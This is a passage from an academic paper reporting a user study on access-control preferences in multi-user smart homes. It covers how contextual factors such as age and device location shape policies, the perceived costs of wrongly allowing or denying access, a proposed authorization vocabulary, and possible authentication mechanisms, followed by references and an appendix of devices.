The *age* of the user was the most influential factor on average across the eight capabilities (78.1 % on average, $\sigma = 0.13$, *median* = 78.3 %), and the proportion of participants for whom age mattered varied across capabilities ($p = 0.040$). The main capability for which age played less of a role was for *changing the camera angle* (only 50 %). Many participants were concerned with letting a young person have access to certain capabilities. *"They need to be mature enough to use it responsibly"* was one typical response. However, another participant instead explained, *"It will be the person themselves and how capable they are with technology. I do not care about age."*. Thus, while *age* was frequently mentioned, in reality the decision process is more likely to be driven by how capable and responsible a user is, which sometimes correlates with the user's age. Our results indicate that a child at a young age (around 8 years old) is generally not perceived to be tech-savvy and responsible enough to be allowed unsupervised access.

B) **Location of Device**

The proportion of participants for whom the device's location impacted the access-control policy varied across capabilities ($p < 0.001$). Capabilities relating to cameras were unsurprisingly very location-sensitive. "Camera Angle" is the only capability for which a device's *location* was more frequently influential (70 % of participants) than the user's *age*. *Device location* was the second most frequently invoked factor for turning a camera on or off (60 %) and watching live video (81 %). If a smart camera is installed indoors, especially in a bedroom or bathroom, it will be much more privacy-sensitive. Participants reflected this by saying, for example, *"I can see where a guest/house-sitter/baby-sitter might need to access a view of outside or the garage but not inside."* Therefore, when designing a smart camera, whether the camera will be used indoors or outdoors should be considered and reflected in default access-control policies.

C) **Recent Usage History**

The proportion of participants for whom a device's recent usage history impacted their access-control policy did not differ significantly across capabilities. On average across capabilities, 51.7 % of participants ($\sigma = 0.12$, *median* = 52.6 %) agreed that this factor impacted their decision about the access-control policy. For participants who felt the device's recent usage history would change their decision, two main rationales arose. On the one hand, if the history states that a user is abusing a capability, then the owner may revoke access. One participant wrote, *"If someone were to misuse the device, you best bet they aren't getting a second chance. Alright maybe I'll give them a second chance, but definitely not a third!"*. On the other hand, if a user turns out to be trustworthy, then the owner may consider letting them keep the access, or even extending it. *"If my kid had been using the device responsibly, I would feel more comfortable giving them more access."* However, some participants felt the recent usage history was not particularly relevant for two main reasons. First, if the involved capability itself cannot cause much trouble, such as "Light Scheme," a common line of reasoning is that *"It would be hard to abuse this capability, so it doesn't matter to me."* Second, if the capability itself is so concerning that participants are reluctant to give others access (e.g., "Delete Video"), usage history did not play a role.

D) **Time of Day**

The importance of the *time of day* contextual factor





Figure 3: Contextual factors: Sometimes access must depend on the context. In the study we asked participants for such factors and identified multiple that are very influential (such as the age of the user) and learned how they contribute to the decision make process.

varied across capabilities ($p = 0.001$). "Play music" (68.4 %) and lawnmower-related capabilities (64.7 % for creating rules for the mower, 68.2 % for turning lawn mower on/off remotely) were particularly sensitive to the time of the day. In order to not interrupt other people's rest, participants tended to limit lawnmower usage usage to the daytime and playing music to the early evening.

E) **Location of User**

Capabilities that change devices' behaviors tended to be more sensitive to where the user is physically located when trying to control the device ($p < 0.001$) since many functionalities cannot be enjoyed without proximity. For example, creating rules that control the lights (68.4 % of participants felt the user's location mattered) and "Facial Recognition" (66.7 %) were prime examples. Many participants wrote that they would not want anyone who is not currently present in the house to use these capabilities unless it is the owner or their spouse.

F) **Costs**

The influence of the cost of exercising a capability did not vary across capabilities ($p = 0.162$). We believe this is in part due to our study design that did not include high-wattage appliances. Nevertheless, we observed some evidence of concerns with the cost of leaving lower-wattage devices, like lights, on during the day. Some participants mentioned that while lights do not consume a lot of electricity, cost can quickly become a concern if heavy appliances were to be involved. In addition, the influence of cost on online shopping differed due to different interpretations of cost. For cases where participants did indicate that cost is a concern, their interpretation was based on the cost of the good purchased, rather than the electricity used in placing an order.

G) **People Nearby**

43.6% of participants ($\sigma = 0.09$, $median = 43.6\,\%$) indicated that who else is nearby might impact their access-control decision. The role of people nearby did not differ significantly across capabilities ($p = 0.400$). For participants who believe this factor matters, there are two contrasting conclusions. Some people might feel more permissive when they themselves are around since that means they can supervise everything. However, others felt less permissive because if they are around, there is no need for others to have access since the others simply would need to ask the owner. Therefore, it is important for the system configuration to take these divergent mental models into consideration, letting users decide which direction they might choose to go in.

H) **State of Device**

The current state of device was overall the least important factor in participants' access-control decisions on average ($mean = 23.7\,\%$, $\sigma = 0.11$, $median = 22.3\,\%$), though this importance did differ across capabilities ($p = 0.044$). Notably, 46.7 % of participants who answered about the "Facial Recognition" the capability marked the state of the device as an influential factor. This is because

if the camera is currently off, then there is no reason for anyone to enable of disable the facial recognition.

I) **Other Factors**

We included a free-text question with which participants could list other factors they thought played a role in their access-control-policy specification process. In their responses, we observed a long tail of additional contextual factors, including weather, people's familiarity with technology, how close they are to the owners, and the frequency of one's access to a certain capability.

## 6.6 Wrong Decisions' Consequences (RQ4)

Analyzing consequences of incorrect authorization decisions, we can learn how much tolerance a user has for a policy to fail given a specific capability and relationship pair. It is crucial to understand how strongly users would feel if the system were to malfunction. We analyze *false allow* and *false deny* decisions separately.

### 6.6.1 False Allow

Note that responses about *falsely allowing access* belong to those participants who intended never to grant access to a certain capability to a certain relationship. These participants therefore might be more concerned than other participants in certain aspects, which leads to some narrow tensions with the broader trends seen in previous sections. Figure 4 (top) summarizes these results.

A) **Neighbor false allows a major inconvenience**

Across all capabilities, 64.1 % of the participants stated that it is a *major inconvenience* if the authorization system gives access to their neighbor by accident. Turning the security camera on or off (100 % a major inconvenience) and creating rules for a smart lock (92.9 % a major inconvenience and 7.1 % a minor inconvenience) are the most concerning capabilities. Note that in the study, we described the people representing the relationship *neighbor* as "good people, which includes friendly small talk, and occasional dinner invitations." Nevertheless, privacy and security were major concerns.

B) **Spousal false allows have severe consequences**

Though the number of false-allow responses for the spouse relationship is quite small ($n = 10$), it still gives some interesting insights. 50 % of the answers are based on deleting log files from a smart lock. Four out of five respondents rate falsely allowing a spouse to delete the log file not to be an inconvenience. *"I wouldn't really care about my spouse deleting it, but it would bother me that the system is not secure,"* was a typical response. There were five more responses from other capabilities. From those, four out of five indicated that a false allow decision was a major inconvenience. It is surprising to see that a few participants believed it a major issue if the mechanism allows their spouse to access certain capabilities by mistake.

C) **Visiting family false allows a minor issue**

Though we presented earlier that participants' permissiveness toward a visiting family member and a babysitter was very similar (and tended toward not being permissive), we observed a distinction when it comes to false allows. Participants were much less concerned with incorrectly giving access to a visiting family member (70 % chose *minor* or *not an inconvenience*) than to a babysitter (58 %). Responses like *"He is my family member so I trust him a bit"* were common. While participants believed the visiting family member would not do much harm, false allows would still upset them a bit.

D) **Shopping / lawn mowers forbidden for children**

Among all capabilities, incorrectly allowing a young child to order online (79 % a *major inconvenience*) and create rules for the lawn mower (70.6 %) were the two capabilities where false allows for a child raised great concern. A child at such a young age is generally not trusted with ordering things online. *"The child could spend a ton of money on products we don't need,"* wrote one participant. A lawn mower is considered dangerous. One participant simply wrote, *"(A lawn mower) could cause harm to the child."*.

### 6.6.2 False Deny

Responses in this section, *falsely denying access*, come from participants who intended to give access to a certain relationship. Figure 4 (bottom) visualizes the full results.

A) **Participants Did Not Want to be Locked Out**

Lock-related capabilities raised the most concern (63.9 % of responses for "Lock State" and 58.8 % for "Lock Rule" found falsely denying access *major inconveniences*). Participants tended to be very cautious about smart locks. Even though viewing a lock state does not directly concern locking or unlocking the door, participants still worried whether a malfunctioning access-control system would lock people out, thus marking these false denies as major inconveniences.

B) **Spouses and Trust Issues**

One common reason why participants gave full access to their spouse is because they believe two people in a marriage should be equal, which means two parties should have the same access to a system. Therefore, if their spouse is accidentally rejected by the system, it could raise trust issues and spur arguments within the marriage. We found a number of responses similar to *"I would not want my spouse to think I did not trust them."* It is interesting to see that not only do relationships impact access-control policies, but relationships are also influenced by authorization results. Thus, extra care is required for such relationships.





Figure 4: Perceived consequences of incorrectly allowing someone to use a capability when they should never be permitted to do so (top) or incorrectly denying someone when they should always be permitted to do so (bottom).

## 7 Discussion

**Capabilities, Relationships, and Context.** While access control in smart homes is currently often device-centric, our user study demonstrated that a capability- and relationship-centric model more closely fits user expectations. Home IoT technologies allow for multiple ways of achieving the same end result, whereas devices often bring together vastly different capabilities. For example, to increase a room's brightness, one could remotely turn on a light using a smartphone app, remotely open the shades, or ask a voice assistant to do either. This model reveals nuances that are missed in the device-centric model. From the data for RQ1, we see that the desired policies can vary widely within a *single* device based on the relationship and the context of access. Although some of these distinctions are intuitive (e. g., child vs. teenager), others are more nuanced and surpris-

ing (e. g., babysitter vs. visiting family member). They also provide a concrete access-control vocabulary for developers of future smart-home devices.

A difficult decision in access-control systems involves default policies. In multi-user social environments, intuition suggests a default policy would be complex. Surprisingly, our data for RQ2 suggests that potential default policies are actually simple and reminiscent of non-IoT policies. For example, our default policy says that a person can actuate a light if they are physically close to it. Though IoT lights can be remotely actuated, the relation between proximity and using a light is not broken. Although conceptually simple, this rule's enforcement is non-trivial, requiring creating and deploying authentication methods beyond the possession of a smartphone.

Data from RQ3 suggests that the factors affecting access-control decisions are heavily context-dependent. Current home IoT devices only support rudimentary forms of context (Section 2). Some contextual factors, such as age, are currently present in smartphones and cloud services (e. g., *Apple's iCloud Family Sharing* supports adding a child Apple ID that requires parental approval for purchases, while Netflix has *kids* option). We recommend that for home IoT settings, these contextual factors should be a first-order primitive.

Based on these findings (RQ1-3), we envision several changes to smart-home setup. This process currently involves installing hubs and devices with a set of coarse-grained accounts. Our work suggests that future smart homes could instead set access-control policies by walking users through a questionnaire whose vocabulary derives from our user study. This is closer to the experience of setting up software, where a package comes with secure defaults that are customized to the specific installation. Using default policies derived from our results would minimize user burden since it would reflect common opinions by default. Physical control (e.g., switches) already enables certain default policies, so software authorization might seem unnecessary in certain situations. However, switches are often add-ons to IoT starter kits, making software authorization a prerequisite to a satisfying user experience.

**Authorization Vocabulary.** Based on our study results, we discuss a potential authorization vocabulary that is helpful in building future authorization and authentication for home IoT platforms. The basic unit of the vocabulary is a triplet containing <Capability, UserType, Context>. As discussed, capabilities better capture the nuances of access control in the home than devices. Appendix A lists capabilities commonly supported by current home IoT platforms. UserType captures the relationship of the user to the home, and to the owners. From our study, these types should nonexhaustively include: Spouse, Teenager, Child, Babysitter, and Neighbor. Spouses tend to be users with the highest levels of access, generally equivalent to administrators in traditional computing systems. Context refers to the environmental factors that might affect an access-control decision. For example, certain parents might be more permissive in allowing a child to watch TV without supervision. Based on our study, at the minimum context should include: Time, User Location, Age, People Nearby, Cost of Resource, Device State, Device Location, and Usage History. Depending on the Capability and the UserType components of the triplet, the importance of the context can change. For example, for a UserType of Child, the 'People Nearby' contextual factor plays a prominent role in the access-control decision. However, for spouses, it generally has no bearing. The same goes for the Capability. The 'Device Location' contextual factor is crucial for camera-related capabilities, but not so important for the capability of adding a new user.

**Mapping Authorization and Authentication.** Although we focused on analyzing access control, we briefly discuss how our findings affect the design of authentication mechanisms. Below, we discuss a set of authentication mechanisms and comment on their ability to identify users, relationships, and contextual factors. We also discuss privacy limitations and the effect of false positive and negatives.

Smartphones are the most widely used devices to access IoT devices in the home. Users may present their identity to a device using a password, PIN, or (more recently) fingerprints. These identities can be used by home IoT devices to determine the identity, and hence relationship, of the person attempting access. From the perspective of false positives/negatives, smartphones can closely match user expectations. They are inconvenient, however, for temporary visitors because they require the visitor to install an app and the owner to authorize them.

Wearable devices like watches, glasses, and even clothing [18] might serve as proxy devices with more natural interactions than a smartphone. For example, a user can gesture at a nearby device to control it (e. g., wave at a light to turn it on or off). As each user will perform a gesture differently, it can also serve as a form of authentication and thus be used to identify a person and their relationship. Furthermore, the proximity of a wearable device is helpful in identifying several contextual factors, including user location and nearby people. From a false positive/negative perspective, biometrics require quite a bit of tuning that can affect an owner's choice of using this method, especially when authenticating high-access spouses or for operating dangerous equipment like lawn mowers.

Voice assistants are increasingly ubiquitous in homes. Although such assistants can perform speaker identification (e.g., Google Home Voice Match), they are cur-

rently used as a personalization hint rather than a security boundary. However, future versions that use additional hardware might be useful in determining a speaker's identity and relationship for access-control purposes [12]. Such assistants could help identify contextual factors like the location of a user or the presence of nearby people (e.g., a supervising adult near children). From the perspective of false positives/negatives, any voice-based method will require tuning. Audio is especially sensitive to background noise. Audio authentication also introduces privacy issues, as well as the potential for eavesdropping and replay attacks.

Advances in computer vision can also be leveraged to identify users, their relationship, and their location within a home with cameras. However, it is possible for computer vision systems to falsely identify individuals or confuse identities. Thus, some level of false positive/negative tuning will be required, especially when a household is expected to have many temporary occupants. A big downside of this mechanism is the privacy risk—cameras can track home activity at a high level of granularity. However, some of the privacy issues could potentially be alleviated using local processing or privacy-preserving vision algorithms [21].

Bilateral or continuous authentication mechanisms embody the idea that a user has to be: (a) physically present, and (b) currently using the device [20, 28]. Such mechanisms are readily able to identify users and relationships, and to support contextual factors involving user presence. False positive/negative tuning varies based on the specific instantiation. If a wearable device with a continuous authentication algorithm is used, then the false positive/negative rates must be considered. Privacy concerns can be alleviated if this mechanism is implemented in a decentralized manner—only the user's proxy device and the target device are involved in establishing an authenticated channel. It can also provide a simple solution to the de-authentication problem (revoking access if a temporary visitor is no longer welcome).

In sum, we have taken initial steps toward reenvisioning access-control specification and authentication in the home IoT. Much work remains in continuing to translate these observations to fully usable prototypes, as well as in supporting ever richer capabilities and interactions.

## 8 Acknowledgments

We thank the reviewers and our shepherd, Adam Bates, for their insightful feedback, as well as Camila Cuesta Arcentales for help on the study instrument. This material is based upon work supported by the National Science Foundation under Grants No. 1756011 and 1565252. Earlence Fernandes was supported by the UW Tech Policy Lab and the MacArthur Foundation. Maximilian Golla was supported by the German Research Foundation (DFG) Research Training Group GRK 1817/1.

## References

[1] AL-MUHTADI, J., RANGANATHAN, A., CAMPBELL, R., AND MICKUNAS, M. D. A Flexible, Privacy-Preserving Authentication Framework for Ubiquitous Computing Environments. In *Proc. ICDCS* (2002).

[2] AMAZON. Echo, Nov. 2014. `https://www.amazon.com/echo`, as of June 29, 2018.

[3] ANTONAKAKIS, M., APRIL, T., BAILEY, M., BERNHARD, M., BURSZTEIN, E., COCHRAN, J., DURUMERIC, Z., HALDERMAN, J. A., INVERNIZZI, L., KALLITSIS, M., KUMAR, D., LEVER, C., MA, Z., MASON, J., MENSCHER, D., SEAMAN, C., SULLIVAN, N., THOMAS, K., AND ZHOU, Y. Understanding the Mirai Botnet. In *Proc. USENIX Security Symposium* (2017).

[4] BAUER, L., CRANOR, L. F., REEDER, R. W., REITER, M. K., AND VANIEA, K. Real Life Challenges in Access-control Management. In *Proc. CHI* (2009).

[5] BELKIN. WeMo Home Automation, Jan. 2012. `https://www.belkin.com/wemo`, as of June 29, 2018.

[6] BONNEAU, J., HERLEY, C., VAN OORSCHOT, P. C., AND STAJANO, F. The Quest to Replace Passwords: A Framework for Comparative Evaluation of Web Authentication Schemes. In *Proc. IEEE SP* (2012).

[7] BRUSH, A. B., JUNG, J., MAHAJAN, R., AND MARTINEZ, F. Digital Neighborhood Watch: Investigating the Sharing of Camera Data Amongst Neighbors. In *Proc. CSCW* (2013).

[8] DENNING, T., KOHNO, T., AND LEVY, H. M. Computer Security and the Modern Home. *CACM 56*, 1 (2013), 94–103.

[9] ENCK, W., ONGTANG, M., AND MCDANIEL, P. Understanding Android Security. *IEEE Security & Privacy 7*, 1 (2009), 50–57.

[10] FELT, A. P., EGELMAN, S., AND WAGNER, D. I've Got 99 Problems, but Vibration Ain't One: A Survey of Smartphone Users' Concerns. In *Proc. SPSM* (2012).

[11] FELT, A. P., HA, E., EGELMAN, S., HANEY, A., CHIN, E., AND WAGNER, D. Android Permissions: User Attention, Comprehension, and Behavior. In *Proc. SOUPS* (2012).

[12] FENG, H., FAWAZ, K., AND SHIN, K. G. Continuous Authentication for Voice Assistants. In *Proc. MobiCom* (2017).

[13] FERNANDES, E., JUNG, J., AND PRAKASH, A. Security Analysis of Emerging Smart Home Applications. In *Proc. IEEE SP* (2016).

[14] FERNANDES, E., PAUPORE, J., RAHMATI, A., SIMIONATO, D., CONTI, M., AND PRAKASH, A. FlowFence: Practical Data Protection for Emerging IoT Application Frameworks. In *Proc. USENIX Security Symposium* (2016).

[15] FERNANDES, E., RAHMATI, A., EYKHOLT, K., AND PRAKASH, A. Internet of Things Security Research: A Rehash of Old Ideas or New Intellectual Challenges? *IEEE Security & Privacy 15*, 4 (2017), 79–84.

[16] FOULADI, B., AND GHANOUN, S. Honey, I'm Home!!, Hacking ZWave Home Automation Systems, July 2013. Black Hat USA.

[17] GOOGLE. Android Supporting Multiple Users, June 2017. `https://source.android.com/devices/tech/admin/multi-user`, as of June 29, 2018.

[18] GOOGLE. Jacquard Powered Smart Jackets, Sept. 2017. `https://atap.google.com/jacquard/`, as of June 29, 2018.

[19] GOOGLE. Set up Voice Match on Google Home, Oct. 2017. https://support.google.com/googlehome/answer/7323910, as of June 29, 2018.

[20] HUHTA, O., UDAR, S., JUUTI, M., SHRESTHA, P., SAXENA, N., AND ASOKAN, N. Pitfalls in Designing Zero-Effort Deauthentication: Opportunistic Human Observation Attacks. In *Proc. NDSS* (2016).

[21] JANA, S., NARAYANAN, A., AND SHMATIKOV, V. A Scanner Darkly: Protecting User Privacy from Perceptual Applications. In *Proc. IEEE SP* (2013).

[22] JIA, Y. J., CHEN, Q. A., WANG, S., RAHMATI, A., FERNANDES, E., MAO, Z. M., AND PRAKASH, A. ContexIoT: Towards Providing Contextual Integrity to Appified IoT Platforms. In *Proc. NDSS* (2017).

[23] JOHNSON, M., AND STAJANO, F. Usability of Security Management: Defining the Permissions of Guests. In *Proc. SPW* (2006).

[24] KIM, T. H.-J., BAUER, L., NEWSOME, J., PERRIG, A., AND WALKER, J. Challenges in Access Right Assignment for Secure Home Networks. In *Proc. HotSec* (2010).

[25] KIM, T. H.-J., BAUER, L., NEWSOME, J., PERRIG, A., AND WALKER, J. Access Right Assignment Mechanisms for Secure Home Networks. *Journal of Communications and Networks 13*, 2 (2011), 175–186.

[26] LEKAKIS, V., BASAGALAR, Y., AND KELEHER, P. Don't Trust Your Roommate or Access Control and Replication Protocols in "Home" Environments. In *Proc. HotStorage* (2012).

[27] LIU, J., XIAO, Y., AND CHEN, C. P. Authentication and Access Control in the Internet of Things. In *Proc. ICDCS* (2012).

[28] MARE, S., MOLINA-MARKHAM, A., CORNELIUS, C., PETERSON, R., AND KOTZ, D. ZEBRA: Zero-Effort Bilateral Recurring Authentication. In *Proc. IEEE SP* (2014).

[29] MATTHEWS, T., O'LEARY, K., TURNER, A., SLEEPER, M., WOELFER, J. P., SHELTON, M., MANTHORNE, C., CHURCHILL, E. F., AND CONSOLVO, S. Stories from Survivors: Privacy & Security Practices when Coping with Intimate Partner Abuse. In *Proc. CHI* (2017).

[30] MAZUREK, M. L., ARSENAULT, J. P., BRESEE, J., GUPTA, N., ION, I., JOHNS, C., LEE, D., LIANG, Y., OLSEN, J., SALMON, B., SHAY, R., VANIEA, K., BAUER, L., CRANOR, L. F., GANGER, G. R., AND REITER, M. K. Access Control for Home Data Sharing: Attitudes, Needs and Practices. In *Proc. CHI* (2010).

[31] NAEINI, P. E., BHAGAVATULA, S., HABIB, H., DEGELING, M., BAUER, L., CRANOR, L. F., AND SADEH, N. Privacy Expectations and Preferences in an IoT World. In *Proc. SOUPS* (2017).

[32] PHILIPS. Hue, Oct. 2012. https://www.meethue.com, as of June 29, 2018.

[33] PROSPERO, M. Best Smart Home Gadgets of 2018, Jan. 2018. https://www.tomsguide.com/us/best-smart-home-gadgets,review-2008.html, as of June 29, 2018.

[34] PULLEN, J. P. Amazon Echo Owners Were Pranked by South Park and Their Alexas Will Make Them Laugh for Weeks, Sept. 2017. http://fortune.com/2017/09/14/watch-south-park-alexa-echo/, as of June 29, 2018.

[35] SAMSUNG. SmartThings: Add a Little Smartness to Your Things, Aug. 2014. https://www.smartthings.com, as of June 29, 2018.

[36] SAMSUNG. SmartThings: Capabilities Reference, Jan. 2018. https://smartthings.developer.samsung.com/develop/api-ref/capabilities.html, as of June 29, 2018.

[37] SCHAUB, F., BALEBAKO, R., DURITY, A. L., AND CRANOR, L. F. A Design Space for Effective Privacy Notices. In *Proc. SOUPS* (2015).

[38] SCHECHTER, S. The User IS the Enemy, and (S)he Keeps Reaching for that Bright Shiny Power Button! In *Proc. HUPS* (2013).

[39] STOBERT, E., AND BIDDLE, R. Authentication in the Home. In *Proc. HUPS* (2013).

[40] SURBATOVICH, M., ALJURAIDAN, J., BAUER, L., DAS, A., AND JIA, L. Some Recipes Can Do More Than Spoil Your Appetite: Analyzing the Security and Privacy Risks of IFTTT Recipes. In *Proc. WWW* (2017).

[41] TIAN, Y., ZHANG, N., LIN, Y.-H., WANG, X., UR, B., GUO, X., AND TAGUE, P. SmartAuth: User-Centered Authorization for the Internet of Things. In *Proc. USENIX Security Symposium* (2017).

[42] TILLEY, A. How A Few Words To Apple's Siri Unlocked A Man's Front Door, Sept. 2016. https://www.forbes.com/sites/aarontilley/2016/09/21/apple-homekit-siri-security, as of June 29, 2018.

[43] UR, B., JUNG, J., AND SCHECHTER, S. The Current State of Access Control for Smart Devices in Homes. In *Proc. HUPS* (2013).

[44] UR, B., JUNG, J., AND SCHECHTER, S. Intruders Versus Intrusiveness: Teens' and Parents' Perspectives on Home-entryway Surveillance. In *Proc. UbiComp* (2014).

[45] WANG, Q., HASSAN, W. U., BATES, A., AND GUNTER, C. Fear and Logging in the Internet of Things. In *Proc. NDSS* (2018).

[46] WIJESEKERA, P., BAOKAR, A., HOSSEINI, A., EGELMAN, S., WAGNER, D., AND BEZNOSOV, K. Android Permissions Remystified: A Field Study on Contextual Integrity. In *Proc. USENIX Security Symposium* (2015).

[47] WONG, V. Burger King's New Ad Will Hijack Your Google Home, Apr. 2017. https://www.cnbc.com/2017/04/12/burger-kings-new-ad-will-hijack-your-google-home.html, as of June 29, 2018.

[48] YANG, R., AND NEWMAN, M. W. Learning from a Learning Thermostat: Lessons for Intelligent Systems for the Home. In *Proc. UbiComp* (2013).

[49] YU, T., SEKAR, V., SESHAN, S., AGARWAL, Y., AND XU, C. Handling a Trillion (Unfixable) Flaws on a Billion Devices: Rethinking Network Security for the Internet-of-Things. In *Proc. HotNets* (2015).

[50] ZENG, E., MARE, S., AND ROESNER, F. End User Security and Privacy Concerns with Smart Homes. In *Proc. SOUPS* (2017).

[51] ZHANG, N., DEMETRIOU, S., MI, X., DIAO, W., YUAN, K., ZONG, P., QIAN, F., WANG, X., CHEN, K., TIAN, Y., GUNTER, C. A., ZHANG, K., TAGUE, P., AND LIN, Y. Understanding IoT Security Through the Data Crystal Ball: Where We Are Now and Where We Are Going to Be. *CoRR abs/1703.09809* (2017).

# APPENDIX

## A Home IoT Devices Considered

| | |
|---|---|
| **Cooking Devices** | Anova Culinary Precision Cooker<br>Char-Broil Digital Electric Smoker<br>June Intelligent Oven<br>Perfect Bake Pro<br>Samsung Family Refrigerator |
| **Hubs** | Samsung SmartThings<br>Wink Hub 2 |
| **Lights/Power Plugs** | Belkin Wemo Insight Switch<br>BeOn<br>iHome Smartplug<br>LIFX Color 1000<br>Lutron Caseta In-Wall Wireless Lighting<br>Philips Hue Starter Set |
| **Locks** | August SmartLock<br>Kwikset Smartcode Touchscreen |
| **Outdoor Devices** | Rachio Smart Sprinkler<br>Robomow |
| **Security Cameras** | Kuna Toucan<br>LG Smart Security Wireless Camera<br>Nest Cam<br>NetGear ArloPro<br>Skybell Video Doorbell<br>Tend Secure Lynx Indoor |
| **Thermostats** | EcoBee 4<br>Hisense Portable AC<br>Nest Learning Thermostat |
| **Voice Assistants** | Amazon Echo<br>Echo Dot<br>Google Home |

## B Full Descriptions of Capabilities

- **Software Update**: Install a software update to get the latest features, improvements, and security updates.
- **Play Music**: Play music (e. g., from Spotify) in the house.
- **Order Online**: Make online purchases (e. g., on Amazon) on a shared household account.
- **Temperature Log**: View the last 10 temperature adjustments and who made them.
